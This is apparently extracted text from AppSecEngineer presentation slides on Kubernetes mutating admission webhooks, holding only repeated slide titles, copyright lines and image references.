
# Mutating Web Hook

Mutating Admission Controller



# Mutating Web Hook

Mutating Admission Controller




Mutating Webhook

Copyright © AppSecEngineer 2022



# Mutating Web Hook

Mutating Admission Controller




Mutating Webhook

Copyright © AppSecEngineer 2022

# Mutating Web Hook

Mutating Admission Controller



